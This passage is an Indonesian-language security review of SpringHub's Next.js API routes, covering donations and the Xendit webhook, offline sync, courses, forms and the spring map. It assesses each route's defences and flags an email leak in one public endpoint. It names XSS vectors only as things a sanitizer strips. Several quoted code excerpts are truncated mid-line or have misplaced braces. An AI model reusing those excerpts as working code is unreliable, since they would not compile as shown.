Konstruk: cek role via DB (dua langkah); whitelist filter; `Promise.all` tiga query; `deleteMany` untuk pembersihan.

 **Kerentanan:** "Kode ini rentan *log poisoning* bila isi log dirender mentah di panel admin — pesan error dari pengguna bisa berisi skrip." Di SpringHub isi log

dimaksimalkan panjangnya di route pemasukan (`/api/log/error`), dan panel admin merender sebagai teks. Tidak ada kerentanan signifikan — akses admin via role DB.

PATCH `/api/admin/errors/[id]` → **app/api/admin/errors/[id]/route.ts**

Peran: Menandai satu error sebagai dibaca/belum dibaca.

Alur Cerita: Pola baru yang perlu diperhatikan: `params` bertipe `Promise<{ id: string }>` — pola Next.js 15 yang baru, di mana `params` harus di-`await` (`const { id } = await params`). Role dicek via DB. Body wajib berisi `read` `boolean` (`typeof body.read !== "boolean" → 400`). Update + `{ ok: true }`. DELETE-nya menghapus satu error dengan id yang sama.

Potongan Kode Asli:

```
// app/api/admin/errors/[id]/route.ts baris ±31-43
const { id } = await params;
const body = await request.json();

if (typeof body.read !== "boolean") {
  return NextResponse.json({ error: "Field 'read' (boolean) required" }, { status: 400 });
}

await prisma.appError.update({
  where: { id },
  data: { read: body.read },
});

return NextResponse.json({ ok: true });
```

Konstruk: `await params` (pola Next 15); validasi tipe `boolean`; `update`.

 **Kerentanan:** Tidak ada kerentanan signifikan — validasi tipe ketat (`typeof === "boolean"`), role via DB, tanpa CSRF tetapi ini murni operasi status baca (dampak rendah).

GET `/api/admin/feedback` → **app/api/admin/feedback/route.ts**

Peran: Menampilkan 100 feedback terbaru untuk panel admin.

Alur Cerita: Admin dicek via role sesi (bukan DB, kontras dengan errors). `findMany` take 100, tanpa filter. Semua kolom termasuk `bugScreenshot` (data URL base64 dari client — dikirim apa adanya; admin UI bertanggung jawab merendernya aman).

Konstruk: `try/catch`; satu `findMany`.

 **Kerentanan:** "Kode ini rentan *data URL abuse* bila screenshot base64 dirender sebagai `<img src>` langsung — data URL bisa berisi HTML/jawaScript." Di SpringHub feedback dibatasi ukurannya di endpoint pemasukan (maks 3 screenshot), dan screenshot disimpan sebagai string data URL dalam DB — disarankan dirender sebagai teks/blob. Tidak ada kerentanan signifikan saat ini.

PATCH `/api/admin/feedback/[id]` → **app/api/admin/feedback/[id]/route.ts**

Peran: Mengubah status feedback (open/read/resolved).

Alur Cerita: CSRF + admin. `status` divalidasi whitelist `["open", "read", "resolved"]` → selain itu `400 "Invalid status"`. Update + audit + `{ success: true }`.

Potongan Kode Asli:

```
// app/api/admin/feedback/[id]/route.ts baris ±23-37
const body = await request.json();
const { status } = body;

if (!["open", "read", "resolved"].includes(status)) {
  return NextResponse.json({ error: "Invalid status" }, { status: 400 });
}

await prisma.feedback.update({
  where: { id: params.id },
  data: { status },
});
auditLog("patch feedback", "patch feedback");
```

Konstruk: `try/catch` ; CSRF di luar try; whitelist status.

 **Kerentanan:** Tidak ada kerentanan signifikan — whitelist status + CSRF + admin.

Domain Donasi & Xendit

Dua route paling bernilai finansial di aplikasi: pembuatan invoice donasi dan penerima webhook pembayaran. Di sinilah "jangan pernah percaya client" diuji paling keras.

POST `/api/donations/invoice` → **app/api/donations/invoice/route.ts**

Peran: Membuat invoice pembayaran Xendit untuk donasi (Rp1.000 – Rp100 juta), memvalidasi ulang jumlah di server, dan menyimpan record donasi status `pending`.

Alur Cerita: CSRF dicek lebih dulu. Rate limit per user (atau per IP untuk guest) membatasi frekuensi pembuatan invoice. Setelah itu, pemeriksaan `content-length` — payload di atas 100 KB ditolak 413 SEBELUM body dibaca (mencegah body raksasa). Body diurai; lalu blok **validasi server-side yang paling penting**:

1. `amount = parseInt(amountIdr)` ; jika NaN atau di luar Rp1.000–Rp100.000.000 → 400 . Client tidak pernah dipercaya soal jumlah.
2. **Cross-check tier:** jika `tierId` bukan "custom", jumlah harus PERSIS sama dengan `DONATION_TIERS` — mencegah abuse "klaim tier Rp 25K tapi transfer Rp 1 juta" (atau sebaliknya).
3. `donorName` wajib non-kosong (string).
4. Jika `projectId` diberikan, proyek harus ada dan berstatus `approved` — donasi tidak bisa menuju proyek yang belum disetujui.

Setelah lolos, `externalId = DON-<uuid>` dibuat dan record `Donation` disimpan dengan status `pending` . Invoice Xendit dibuat via `createInvoice` (paymentMethods: OVO, GOPAY, DANA, SHOPEEPAY, QRIS). Jika panggilan Xendit gagal, record donasi di-update ke `failed` (dibalut try/catch terpisah) lalu error di-rethrow. `invoiceId` dan `expiresAt` (dari `invoice.expiryDate` atau +24 jam fallback) ditempel ke record; jika update gagal hanya dicatat console (record tetap ada tanpa `invoiceId`). Respons: `{ donation, invoiceUrl }` — client langsung mengarahkan user ke halaman bayar Xendit.

Potongan Kode Asli:

```
// app/api/donations/invoice/route.ts baris ±35-75
// — Server-side amount validation —
// NEVER trust the amount from client – validate here on the server.
const amount = parseInt(amountIdr, 10);
if (isNaN(amount) || amount < 1000 || amount > 100_000_000) {
  return NextResponse.json(
    { error: "Jumlah donasi tidak valid (min Rp1.000, maks Rp100.000.000)" },
    { status: 400 }
  );
}

// Cross-check amount vs tier – cegah abuse tier "Rp 25K" tapi bayar Rp 1jt
if (tierId && tierId !== "custom") {
  const matchedTier = DONATION_TIERS.find(t => t.id === tierId);
  if (matchedTier && matchedTier.amountIdr !== amount) {
    return NextResponse.json(
      { error: `Jumlah donasi tidak sesuai dengan tier "${tierId}". Diharapkan`,
        { status: 400 }
      }
    );
  }
}

if (!donorName || typeof donorName !== "string" || donorName.trim().length === 0) {
  return NextResponse.json(
    { error: "Nama donatur wajib diisi" },
    { status: 400 }
  );
}

// Validate projectId if specified
if (projectId) {
  const project = await prisma.project.findUnique({
    where: { id: projectId },
    select: { id: true, status: true },
  });
  if (!project || project.status !== "approved") {
    return NextResponse.json(
      { error: "Proyek tidak ditemukan atau belum disetujui" },
      { status: 400 }
    );
  }
}
}
```

Konstruk: try/catch ; CSRF; rate limit; cek content-length; validasi berlapis (angka → tier → nama → proyek); create → createInvoice dengan try/catch status failed → update invoiceId.

 **Kerentanan:** "Kode ini rentan *price manipulation* bila jumlah dari client diterima mentah — penyerang bisa membuat invoice Rp1.000 padahal mengaku donasi Rp100 juta." Di SpringHub jumlah divalidasi ulang dan **dicocokkan persis dengan tier**; webhook hanya memproses status pembayaran dari Xendit, bukan nilai dari client.

Batas payload + rate limit juga mencegah spam invoice. Tidak ada kerentanan signifikan.

POST `/api/donations/webhook` → **app/api/donations/webhook/route.ts**

Peran: Menerima notifikasi pembayaran dari Xendit (PAID/SETTLED/EXPIRED/FAILED), memverifikasi token callback dengan perbandingan constant-time, dan memproses poin + saldo proyek secara atomik dan idempoten.

Alur Cerita: Xendit mengirim POST dengan header `x-callback-token`. Alur:

1. **Rate limit** per IP webhook (`webhook:${ip}`) untuk mencegah flood.
2. **Verifikasi token:** jika `XENDIT_WEBHOOK_TOKEN` tidak diset — dalam mode staging (`NEXT_PUBLIC_STAGING=true`) payload diterima untuk log-only (dengan warning), di luar staging ditolak `401` (kode menolak lebih aman daripada menerima tanpa verifikasi). Jika token diset, kedua nilai (token header vs token env) di-hash SHA-256 lalu dibandingkan dengan `timingSafeEqual` — perbandingan constant-time yang kebal side-channel timing. Hash dibuat dari *digest* penuh (bukan hex string pendek), dan panjang digest dipastikan sama karena keduanya SHA-256.
3. **Log aman:** `safeLog` hanya berisi `id`, `external_id`, `status` — tanpa data PII, sesuai prinsip "no PII in webhook logs".
4. Validasi minimal `id` atau `external_id` ada (400).
5. `statusMap` memetakan status Xendit → lokal: PAID/SETTLED → `paid`, EXPIRED → `expired`, FAILED → `failed`. Status tak dikenal → `{ status: "ignored" }` (diterima diam-diam).
6. **Idempotensi (pas pertama):** donasi dicari via `invoiceId` ATAU `externalId`; tidak ditemukan → `404`; jika sudah `paid` → `{ status: "already_processed" }` tanpa efek apa pun.
7. **Compare-and-set atomik (pas kedua):** di dalam `prisma.$transaction`, `donation.updateMany` dengan kondisi status — untuk `paid`: `status: { not: "paid" }` (hanya yang belum paid yang bisa diklaim); untuk lainnya: `status: "pending"`. Jika `cas.count !== 1` → transaksi batal, dikembalikan `already_processed`. **Ini yang membuat dua webhook duplikat yang datang bersamaan hanya satu yang menang.**
8. **Efek samping saat paid** (dalam transaksi yang sama): `+1 poin per Rp1.000` (`Math.floor(amountIdr / 1000)`, `profile.points.increment`), `pointsLog.create`, notifikasi untuk **semua admin**, dan `project.raisedAmount.increment` jika donasi untuk proyek.

Potongan Kode Asli:


```

// app/api/donations/webhook/route.ts baris ±87-148
// — Atomic compare-and-set: only one concurrent webhook wins —
const claimed = await prisma.$transaction(async (tx) => {
  const cas = await tx.donation.updateMany({
    where: {
      id: existing.id,
      status: localStatus === "paid" ? { not: "paid" } : "pending",
    },
    data: {
      status: localStatus as DonationStatus,
      paidAt: paid_at ? new Date(paid_at) : localStatus === "paid" ? new Date
    },
  });

  if (cas.count !== 1) return false;

  // If payment succeeded, award points and update project
  if (localStatus === "paid" && existing.userId) {
    // Award 1 point per Rp1,000 donated
    const pointsAwarded = Math.floor(existing.amountIdr / 1000);
    await tx.profile.update({
      where: { id: existing.userId },
      data: { points: { increment: pointsAwarded } },
    });

    await tx.pointsLog.create({
      data: {
        userId: existing.userId,
        reportId: null,
        amount: pointsAwarded,
        reason: `donasi Rp${existing.amountIdr.toLocaleString("id-ID")}`,
        metadata: JSON.stringify({ invoiceId: id, donationId: existing.id }),
      },
    });

    // Notifikasi admin ada donasi baru
    const admins = await tx.profile.findMany({
      where: { role: "admin" },
      select: { id: true },
    });
    for (const admin of admins) {
      await tx.notification.create({
        data: {
          userId: admin.id,
          type: "donation",
          title: `Donasi baru: Rp${existing.amountIdr.toLocaleString("id-ID")}`,
          body: `Donasi dari ${existing.donorName} || existing.donorEmail || `,
          link: "/admin/donations",
        },
      });
    }

    // Update project raised amount if this is a project-specific donation
    if (existing.projectId) {
      await tx.project.update({
        where: { id: existing.projectId },

```

```

        data: { raisedAmount: { increment: existing.amountIdr } },
    });
}
}

return true;
});

if (!claimed) {
    return NextResponse.json({ success: true, status: "already_processed" });
}

```

Konstruk: `try/catch`; `rate limit`; `if/else` untuk mode staging vs verifikasi token; `timingSafeEqual`; `statusMap` lookup; dua lapis idempotensi (status check + CAS); `$transaction`; loop notifikasi admin.

 **Kerentanan:** "Kode ini rentan *webhook forgery* bila token callback tidak diverifikasi — penyerang bisa mengirim PAID palsu untuk donasi Rp1.000 dan menguras poin." Di SpringHub token diverifikasi dengan `timingSafeEqual` (anti timing attack), dan bahkan jika token bocor, CAS + guard `status !== paid` mencegah dobel klaim. Verifikasi ulang di sisi Xendit (optional) tidak dipakai, tapi mode tanpa token di luar staging menolak keras (fail-closed). Ini salah satu endpoint paling aman di aplikasi.

Domain Offline Sync

Dua route yang melayani mode PWA offline: pengelolaan sesi tracking lapangan dan sinkronisasi titik GPS. Endpoint ini memakai `x-queue-worker` bypass CSRF di worker sinkronisasi (lihat AGENTS.md), dan di route ini sesi `OfflineSession` berperan sebagai penampung titik.

POST `/api/offline/session` → **app/api/offline/session/route.ts**

Peran: Membuat sesi tracking offline baru (menutup sesi lama), dengan mode dan daftar form terpilih.

Alur Cerita: Sesi user wajib (401). Body opsional: `selectedForms` (array) dan `mode` ("full" default). Dua langkah: `updateMany` menutup SEMUA sesi aktif milik user (`isActive: false`, `endedAt: now`) — hanya satu sesi aktif boleh ada; lalu `create` sesi baru dengan `selectedForms` di-JSON-stringify dan `isActive: true`. GET-nya mengembalikan sesi aktif (dengan 1 titik terbaru sebagai petunjuk); DELETE menutup sesi aktif. Catatan: memulai sesi baru OTOMATIS menutup sesi lama — pengguna tidak bisa lupa menutup sesi dan menumpuk sesi aktif.

Potongan Kode Asli:

```
// app/api/offline/session/route.ts baris ±20-35
// Close any existing active sessions
await prisma.offlineSession.updateMany({
  where: { userId: session.userId, isActive: true },
  data: { isActive: false, endedAt: new Date() },
});

// Create new session
const offlineSession = await prisma.offlineSession.create({
  data: {
    userId: session.userId,
    selectedForms: JSON.stringify(selectedForms),
    isActive: true,
  },
});
```

Konstruk: `try/catch`; `if (!session?.userId)`; `updateMany` → `create`; handler GET dan DELETE terpisah di file sama.

 **Kerentanan:** "Kode ini rentan *session hoarding* bila sesi lama tidak ditutup otomatis — database penuh sesi yatim." `UpdateMany` penutupan otomatis mencegahnya. Tidak ada kerentanan signifikan — akses user-scoped (RLS: semua query memakai `userId` dari sesi).

POST `/api/offline/sync` → **app/api/offline/sync/route.ts**

Peran: Menerima kumpulan titik tracking GPS dari perangkat offline dan menyimpannya ke sesi aktif (tanpa menutup sesi).

Alur Cerita: Sesi user wajib. Sesi aktif dicari; tidak ada → `400 "No active session"` (client harus mulai sesi dulu). Jika `trackingPoints` adalah array non-kosong, `createMany` dengan `skipDuplicates: true` — titik yang sama tidak diinsert dua kali (anti-retry duplikat). Pemetaan tiap titik menarik: kolom `isSpringMarker` dan `springName` mendukung **dua penamaan berbeda** — frontend mengirim `markerType / name`, backend mengirim `isSpringMarker / springName`; fallback `tp.isSpringMarker ?? (tp.markerType === "spring")` dan `tp.springName ?? (tp.markerType === "spring" ? tp.name : null)` menjembatani keduanya (perbaikan bug tracking field mismatch di sesi 10). `recordedAt` di-new `Date()` dari input. `totalDistance` di-update ke sesi — **tanpa menutup sesi** (komentar eksplisit: "jangan end session"). Respons stats ringkas.

Potongan Kode Asli:

```
// app/api/offline/sync/route.ts baris ±31-53
// Save tracking points
if (Array.isArray(trackingPoints) && trackingPoints.length > 0) {
  await prisma.trackingPoint.createMany({
    data: trackingPoints.map((tp: any) => ({
      sessionId: activeSession.id,
      lat: tp.lat,
      lng: tp.lng,
      accuracy: tp.accuracy ?? null,
      // Dukungan field markerType (frontend) + isSpringMarker/springName (ba
      isSpringMarker: tp.isSpringMarker ?? (tp.markerType === "spring"),
      springName: tp.springName ?? (tp.markerType === "spring" ? (tp.name ??
      recordedAt: new Date(tp.recordedAt),
    })),
    skipDuplicates: true,
  });
}
```

Konstruk: `try/catch`; `if (Array.isArray(...))`; `createMany` + `skipDuplicates`; fallback nullish (`??`).

 **Kerentanan:** "Kode ini rentan *coordinate flooding* bila tanpa batas jumlah titik — client bisa mengirim puluhan ribu titik GPS." Di SpringHub belum ada batas eksplisit jumlah titik per request (potensi perbaikan), tapi `skipDuplicates` mereduksi duplikat, dan payload dibatasi ukuran request oleh server (Next.js default body limit). Tidak ada kerentanan signifikan saat ini — titik terikat sesi milik user sendiri.

Domain Kursus

Tiga route untuk pembelajaran: daftar kursus (cache 5 menit), detail kursus dengan sanitasi XSS dua lapis, dan progres belajar dengan pemberian poin sekali.

GET `/api/courses` → **app/api/courses/route.ts**

Peran: Menampilkan kursus aktif (tanpa isi modul) dengan Redis cache 300 detik.

Alur Cerita: `getOrSet("courses", "active", factory, 300)` — pola caching khas aplikasi: jika kunci `courses:active` ada di Redis, langsung dikembalikan; jika tidak, factory dijalankan lalu hasil disimpan 300 detik. Factory mengambil kursus `isActive: true` dengan modul **hanya judul + sortOrder** (isi konten TIDAK diunduh di daftar — hemat bandwidth). Invalidation: karena data jarang berubah (admin), TTL 5 menit cukup.

Potongan Kode Asli:

```
// app/api/courses/route.ts baris ±7-22
export async function GET() {
  try {
    const courses = await getOrSet("courses", "active", () =>
      prisma.course.findMany({
        where: { isActive: true },
        orderBy: { sortOrder: "asc" },
        include: {
          modules: {
            orderBy: { sortOrder: "asc" },
            select: { id: true, title: true, sortOrder: true },
          },
        },
      }),
      300
    );
    return NextResponse.json({ courses });
  } catch (error) {
    // ...getErrorMessage...
  }
}
```

Konstruk: `try/catch`; `getOrSet` (cache-aside pattern); `select` di nested include.

 **Kerentanan:** Tidak ada kerentanan signifikan — endpoint publik read-only; cache hanya menyimpan data non-sensitif.

GET `/api/courses/[slug]` → **app/api/courses/[slug]/route.ts**

Peran: Menampilkan detail kursus + isi modul, dengan konten di-sanitize DOMPurify di SERVER sebelum dikirim ke client.

Alur Cerita: Kursus dicari via `where: { slug, isActive: true }` — slug non-aktif → 404 (dilindungi secara otomatis). Ini adalah **pertahanan XSS berlapis** yang dipindahkan ke server pada Sesi 15: setiap `description` dan setiap `content` modul dilewatkan `sanitizeHtml()` — implementasi DOMPurify + jsdom yang berjalan di server (jsdom ditambahkan ke `serverComponentsExternalPackages` agar tidak masuk bundle client). Hasilnya: `<script>`, handler `onerror`, URL `javascript:`, dan `<iframe>` dihapus sebelum HTML sampai ke browser. Konteks: konten ditulis admin, tapi sanitasi tetap dijalankan karena konten bisa berasal dari sumber lain (impor/copy-paste) dan pertahanan berlapis tetap bernilai.

Potongan Kode Asli:

```
// app/api/courses/[slug]/route.ts baris ±12-30
const course = await prisma.course.findUnique({
  where: { slug: params.slug, isActive: true },
  include: { modules: { orderBy: { sortOrder: "asc" } } },
});
if (!course) {
  return NextResponse.json({ error: "Course not found" }, { status: 404 });
}
const sanitized = {
  ...course,
  description: course.description ? await sanitizeHtml(course.description) : "",
  modules: await Promise.all(
    course.modules.map(async (m) => ({
      ...m,
      content: m.content ? await sanitizeHtml(m.content) : "",
    }))
  ),
};
```

Konstruk: `try/catch`; `if (!course)`; `Promise.all` + `map` `async` untuk sanitasi tiap modul.

 **Kerentanan:** "Kode ini rentan *stored* XSS bila konten kursus dirender mentah — `<script>` di konten admin (atau yang disisipkan penyerang lewat akses admin curian) akan jalan di browser pengguna." Di SpringHub XSS dibersihkan server-side dua lapis: `sanitizeHtml` menghapus elemen skrip, handler event, dan protokol `javascript:`; `jsdom` diisolasi dari bundle client sehingga tidak ada dua implementasi sanitasi yang bisa berbeda hasil. Tidak ada kerentanan signifikan.

GET `/api/courses/progress` → **app/api/courses/progress/route.ts**

Peran: Menampilkan progres belajar user yang login.

Alur Cerita: `session.userId` wajib (`401`). `findMany` semua `CoursesProgress` milik user dengan include judul+slug kursus. Read-only, tanpa cache (data personal).

Konstruk: `try/catch`; `if (!session?.userId)`; `findMany` dengan include.

 **Kerentanan:** Tidak ada kerentanan signifikan — data milik user sendiri, RLS via `userId` dari sesi.

PUT `/api/courses/progress` → **app/api/courses/progress/route.ts**

Peran: Memperbarui jumlah modul selesai (`upsert`) dan memberikan poin kursus SEKALI saat kursus pertama kali tuntas.

Alur Cerita: Sesi wajib. Body: `courseId`, `courseSlug`, `completedModules`, `totalModules`. `completed = completedModules >= totalModules`. `upsert` pada

compound key `userId_courseSlug`: update `{ completedModules, totalModules, completed, courseId }` atau create baru. Lalu blok pemberian poin dengan **guard anti-dobel**: hanya jika `completed`; cek `pointsLog.findFirst` dengan `reason contains "Course ${courseSlug}"`; jika sudah ada, SKIP. Jika belum, nilai poin dibaca dari `pointRule` yang namanya mengandung "Course" (fallback 25) — sistem aturan dinamis; `pointsLog.create + profile.points.increment . pointsAwarded` dikembalikan agar UI bisa menampilkan "+25 poin!". Kelemahan kecil: guard berbasis `reason contains` bisa meleset jika kursus lain punya reason serupa, namun praktis aman.

Potongan Kode Asli:

```
// app/api/courses/progress/route.ts baris ±56-85
// Award points if newly completed
let pointsAwarded = 0;
if (completed) {
  const existing = await prisma.pointsLog.findFirst({
    where: {
      userId: session.userId,
      reason: { contains: `Course ${courseSlug}` },
    },
  });
  if (!existing) {
    // Baca poin dari PointRule, fallback 25
    const rule = await prisma.pointRule.findFirst({
      where: { name: { contains: "Course", mode: "insensitive" } },
    });
    const coursePoints = rule?.points || 25;
    await prisma.pointsLog.create({
      data: {
        userId: session.userId,
        amount: coursePoints,
        reason: `Course ${courseSlug} completed`,
        metadata: JSON.stringify({ courseSlug }),
      },
    });
    await prisma.profile.update({
      where: { id: session.userId },
      data: { points: { increment: coursePoints } },
    });
    pointsAwarded = coursePoints;
  }
}
```

Konstruk: `try/catch`; `if (!session?.userId)`; `upsert`; `if (completed)`; guard `findFirst + if (!existing)`.



Kerentanan: "Kode ini rentan *poin farming* bila client bisa mengirim

`completedModules` palsu — user bisa langsung set 99/100 tanpa belajar." Di

SpringHub mitigasi parsial: guard pemberian poin hanya 1x per kursus (jadi farming

terbatas pada poin kursus, bukan tak terbatas), dan nilai poin diambil dari server (PointRule), bukan client. Perbaikan ideal adalah verifikasi progress di server (mis. tiap modul perlu konfirmasi), namun tidak ada kerentanan eksploitasi massal karena setiap akun hanya bisa dapat 1× per kursus.

Domain Formulir

Dua route publik untuk membaca definisi formulir dinamis — dipakai halaman `/report/[slug]` untuk me-render form sesuai data DB.

GET `/api/forms` → **app/api/forms/route.ts**

Peran: Menampilkan semua formulir aktif + field-nya (dengan options di-parse dari JSON) + tipe map terkait, di-cache Redis 300 detik.

Alur Cerita: `getOrSet("forms", "active", factory, 300)`. Factory: `findMany form isActive: true` dengan `include.fields` (hanya kolom render: id, fieldId, label, labelEn, type, required, placeholder, helpText, options, optionsEn, sortOrder) dan `include.mapType`. Setelah itu, `safeParseJson` mengubah string JSON `options / optionsEn` menjadi array — parsing aman (bukan `JSON.parse` polos) sehingga data rusak pun tidak melemparkan error. Cache 5 menit menyelamatkan DB dari permintaan berulang tiap render form.

Potongan Kode Asli:


```
// app/api/forms/route.ts baris ±10-35
const forms = await getOrSet("forms", "active", async () => {
  const data = await prisma.form.findMany({
    where: { isActive: true },
    orderBy: { sortOrder: "asc" },
    include: {
      fields: {
        orderBy: { sortOrder: "asc" },
        select: { ... },
      },
      mapType: { select: { id: true, slug: true, name: true, icon: true } },
    },
  });

  return data.map((form) => ({
    ...form,
    fields: form.fields.map((field) => ({
      ...field,
      options: safeParseJson(field.options),
      optionsEn: safeParseJson(field.optionsEn),
    })),
  }));
}, 300);
```

Konstruk: `try/catch`; `getOrSet`; nested `map`; `safeParseJson`.

 **Kerentanan:** Tidak ada kerentanan signifikan — data publik; `safeParseJson` mencegah crash pada JSON rusak.

GET `/api/forms/[slug]` → **app/api/forms/[slug]/route.ts**

Peran: Menampilkan detail satu formulir aktif berdasarkan slug.

Alur Cerita: Berbeda dari daftar, route ini TIDAK di-cache (slug tunggal dipanggil jarang per sesi). `findUnique` dengan `include.fields`; jika form tidak ada ATAU `!form.isActive` → `404 "Form not found"` — gabungan dua kondisi, sehingga form yang di-nonaktifkan admin otomatis tidak bisa diakses publik. Options di-parse sama seperti route daftar.

Konstruk: `try/catch`; `if (!form || !form.isActive)`; `map` parse options.

 **Kerentanan:** Tidak ada kerentanan signifikan — hanya formulir aktif yang terekspos, dan tidak ada data sensitif di definisi form.

Domain Springs & Map

Delapan route publik (plus satu admin di domain sebelumnya) untuk data geografis: daftar spring berkelompok, detail spring, bulk name lookup, pencarian, map points dengan tipe/kategori, dan tipe map. Hampir semuanya read-only publik, dengan rate limiting ringan.

GET /api/springs → app/api/springs/route.ts

Peran: Menampilkan spring aktif yang dikelompokkan per grid lokasi (snapped, ±111 m) dengan total laporan dan info "terbaru" per kelompok.

Alur Cerita: Rate limiter publik (`publicLimiter`) berbasis IP dipasang di sini — pelindung untuk query yang cukup berat. `findMany` `spring` `active` dengan koordinat **hanya snapped** (presisi tidak pernah keluar), `province`, `regency`, `health`, dan `_count.reports` (hanya approved). Lalu pengelompokan: `Map` dengan kunci `snappedLat.toFixed(3)_snappedLng.toFixed(3)` ; spring di grid yang sama (mis. "Umbul Asem" dan "Umbul Pengilon" yang berdekatan) dikumpulkan jadi satu kelompok. Setiap kelompok menghitung `totalReports` , mencari item `latest` (`updatedAt` tertinggi) untuk `latestName` , `latestRegion` , `latestUpdate` . Urutan: total laporan terbanyak dulu, lalu terbaru. Ini mengubah daftar polos menjadi "klaster peta" yang bisa langsung dirender Leaflet.

Potongan Kode Asli:

```
// app/api/springs/route.ts baris ±32-73
// Kelompokkan spring berdasarkan snapped location (grid 5km)
const groupsMap = new Map<string, typeof springs>();
for (const s of springs) {
  if (s.snappedLat === null || s.snappedLng === null) continue;
  const key = `${s.snappedLat.toFixed(3)}_${s.snappedLng.toFixed(3)}`;
  if (!groupsMap.has(key)) groupsMap.set(key, []);
  groupsMap.get(key)!.push(s);
}

const groups = Array.from(groupsMap.entries())
  .map(([key, items]) => {
    const [lat, lng] = key.split("_").map(Number);
    const totalReports = items.reduce((sum, s) => sum + (s._count?.reports || 0), 0);
    const latest = items.reduce((latest, s) =>
      !latest || (s.updatedAt && s.updatedAt > latest.updatedAt) ? s : latest,
      items[0]);
    return {
      snappedLat: lat,
      snappedLng: lng,
      totalSprings: items.length,
      totalReports,
      springs: items.map(s => ({ /* id, name, coords, province, health, report
      latestName: items.length === 1 ? items[0].name : `${items.length} mata
      latestRegion: latest?.province ? [latest.province, latest.regency].filter(
      latestUpdate: latest?.updatedAt,
    });
  })
  .sort((a, b) => {
    if (b.totalReports !== a.totalReports) return b.totalReports - a.totalReports;
    return (b.latestUpdate?.getTime() || 0) - (a.latestUpdate?.getTime() || 0);
  });
```

Konstruk: try/catch ; rate limiter; Map + for...of ; reduce dua kali (sum & latest); sort multi-kriteria.

 **Kerentanan:** "Kode ini rentan *data scraping* massal bila tanpa rate limit — peta publik bisa diunduh seluruhnya berulang kali." publicLimiter per-IP membatasinya, dan koordinat yang keluar sudah di-snap (privasi lokasi tetap terjaga walau data di-scrape). Tidak ada kerentanan signifikan.

GET /api/springs/[id] → **app/api/springs/[id]/route.ts**

Peran: Detail satu spring: laporan terkait + laporan di radius ±2 km, foto lengkap, statistik, dan spring "saudara" di grid yang sama.

Alur Cerita: Route terberat di domain publik (154 baris). Spring dicari dengan include.reports (isActive, terbaru dulu, tanpa fieldData mentah ke client — hanya kolom penting + user + foto). Tidak ada → 404. **Saudara kandung:** spring lain dengan snapped location yang SAMA dan bukan dummy — konsep "Umbul Asem & Umbul

Pengilon". **Laporan di dekatnya:** query kedua mencari report `isActive` dengan `id` `notIn` laporan spring, snapped dalam $\pm 0.02^\circ$ (≈ 2 km), `take: 100`. Semua laporan digabung dan di-map: `fieldData` di-parse (dibalut try/catch) lalu diekstrak field relevan (`springName`, `province`, `notes`, `treeCount`...), foto diberi URL. **Statistik:** `totalReports`, `approved/pending`, jumlah per jenis form (`monitoring/restoration/treePlanting/trench/seedling`), `totalPhotos`, `firstReport` (item terakhir karena urutan desc), `lastReport` (item pertama). Ini satu-satunya tempat publik yang menunjukkan `fieldData` parsial — selektif, bukan mentah.

Potongan Kode Asli:

```
// app/api/springs/[id]/route.ts baris ±62-76
// Map reports → enrich with parsed fieldData + photo URLs
// Cari juga report dalam radius ~2km untuk semua tipe form (termasuk spring-
const nearbyReports = spring.snappedLat && spring.snappedLng ? await prisma.r
  where: {
    id: { notIn: spring.reports.map(r => r.id) },
    isActive: true,
    snappedLat: { gte: spring.snappedLat - 0.02, lte: spring.snappedLat + 0.02 },
    snappedLng: { gte: spring.snappedLng - 0.02, lte: spring.snappedLng + 0.02 },
  },
  include: {
    user: { select: { id: true, username: true, email: true, region: true } },
    photos: { select: { id: true, storagePath: true, width: true, height: true },
    reviewedBy: { select: { username: true } },
  },
  take: 100,
  orderBy: { createdAt: "desc" },
}) : [];
```

Konstruk: `try/catch`; `include` bertingkat; query kedua dengan bounding box koordinat; `map` ekstraksi field; `reduce` untuk statistik.

 **Kerentanan:** "Kode ini rentan *PII leak* bila `email` user ikut dikirim — namun `email` memang di-`select` di sini dan dikirim dalam `nearbyReports` (bocor ke publik)." Ini **temuan nyata:** `include.user` memilih `{ id, username, email, region }` dan `reports` di-map ke respons publik. Email seharusnya tidak dikirim ke publik. Rekomendasi: hapus `email` dari `select`. Sebagian besar data lain sudah aman (hanya snapped coords, foto tanpa EXIF).

GET /api/springs/bulk → **app/api/springs/bulk/route.ts**

Peran: Lookup ringan id → nama spring untuk maksimal 50 id (solusi masalah N+1 pada marker peta).

Alur Cerita: Query `ids` (koma-terpisah) wajib; tanpa → 400. ID di-split, di-trim, di-slice 50 (batas keamanan). Jika kosong setelah filter → `{ springs: [] }` (bukan error).

`findMany` dengan `select` minimal (`id`, `name`, `healthScore`, `healthStatus`). Endpoint ini lahir dari keluhan performa: sebelumnya tiap marker memanggil detail lengkap; sekarang satu panggilan menangani 50 marker.

Potongan Kode Asli:

```
// app/api/springs/bulk/route.ts baris ±22-42
const ids = idsParam
  .split(",")
  .map((s) => s.trim())
  .filter((s) => s.length > 0)
  .slice(0, 50); // safety limit

if (ids.length === 0) {
  return NextResponse.json({ springs: [] });
}

const springs = await prisma.spring.findMany({
  where: { id: { in: ids } },
  select: {
    id: true,
    name: true,
    healthScore: true,
    healthStatus: true,
  },
});

return NextResponse.json({ springs });
```

Konstruk: `try/catch`; `if (!idsParam)`; `chain` `split/map/filter/slice`; `select` minimal.

 **Kerentanan:** "Kode ini rentan *N+1 reversal* bila tanpa batas id — query `IN` dengan ribuan id bisa melambatkan DB." `slice(0, 50)` membatasinya. Tidak ada kerentanan signifikan.

`GET /api/springs/search` → `app/api/springs/search/route.ts`

Peran: Pencarian spring berdasarkan nama (case-insensitive), minimal 2 karakter, maks 10 hasil.

Alur Cerita: `q` wajib minimal 2 karakter (di bawah itu → `{ springs: [] }` diam-diam, bukan error — mencegah query sampah). `findMany` dengan `status: { in: ["pending", "active"] }` (rejected/merged tidak muncul) dan `name: { contains: q, mode: "insensitive" }`. Hasil maks 10 + `_count.reports`. Fitur ini dipakai dropdown "link ke spring" pada form.

Potongan Kode Asli:

```
// app/api/springs/search/route.ts baris ±8-31
const q = url.searchParams.get("q") || "";

if (q.length < 2) {
  return NextResponse.json({ springs: [] });
}

const springs = await prisma.spring.findMany({
  where: {
    status: { in: ["pending", "active"] },
    name: { contains: q, mode: "insensitive" },
  },
  select: { id: true, name: true, province: true, regency: true, status: true },
  take: 10,
  orderBy: { name: "asc" },
});
```

Konstruk: `try/catch`; `if (q.length < 2)`; `take: 10`; `mode: "insensitive"`.

 **Kerentanan:** "Kode ini rentan *search string expansion* bila `contains` dipakai bebas — namun `take: 10` dan panjang minimum 2 membatasi beban." Tidak ada kerentanan signifikan.

